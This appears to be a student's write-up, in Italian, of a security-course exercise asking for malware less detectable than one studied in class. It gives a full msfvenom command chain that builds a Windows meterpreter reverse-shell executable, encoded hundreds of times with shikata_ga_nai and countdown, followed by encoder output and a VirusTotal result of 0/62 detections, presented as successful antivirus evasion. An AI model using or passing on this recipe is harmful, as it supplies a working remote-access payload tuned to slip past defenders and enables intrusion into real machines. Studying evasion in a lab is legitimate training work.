



Creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione

Per rendere un payload meno rilevabile, in questo caso per il sito virustotal.com, si devono aumentare i valori delle iterazioni a 350 con gli encoder *shikata_ga_nagai* e *countdown*, così come si può notare nell'immagine seguente.



```
kali@kali: ~/Desktop
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali) - [~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nagai -i 350 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 350 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nagai -i 350 -o polimorficomm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 350 iterations of x86/shikata_ga_nagai
x86/shikata_ga_nagai succeeded with size 381 (iteration=0)
x86/shikata_ga_nagai succeeded with size 408 (iteration=1)
```

In questo modo è possibile riuscire a sfuggire ai controlli eseguiti da virustotal e a rendere il codice malevolo occulto, rilasciando come risultato 0/62 come si può vedere nell'immagine.



VirusTotal - File - 78b2f50d41cfa780914d888440806392af1866c4f120b38c41aa1ee7064358

78b2f50d41cfa780914d888440806392af1866c4f120b38c41aa1ee7064358
polimorficomm.exe
Size: 26.27 KB
Last Analysis Date: a moment ago

Score: 0 / 62

No security vendors flagged this file as malicious.

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Vendor	Status	Vendor	Status
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AllCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected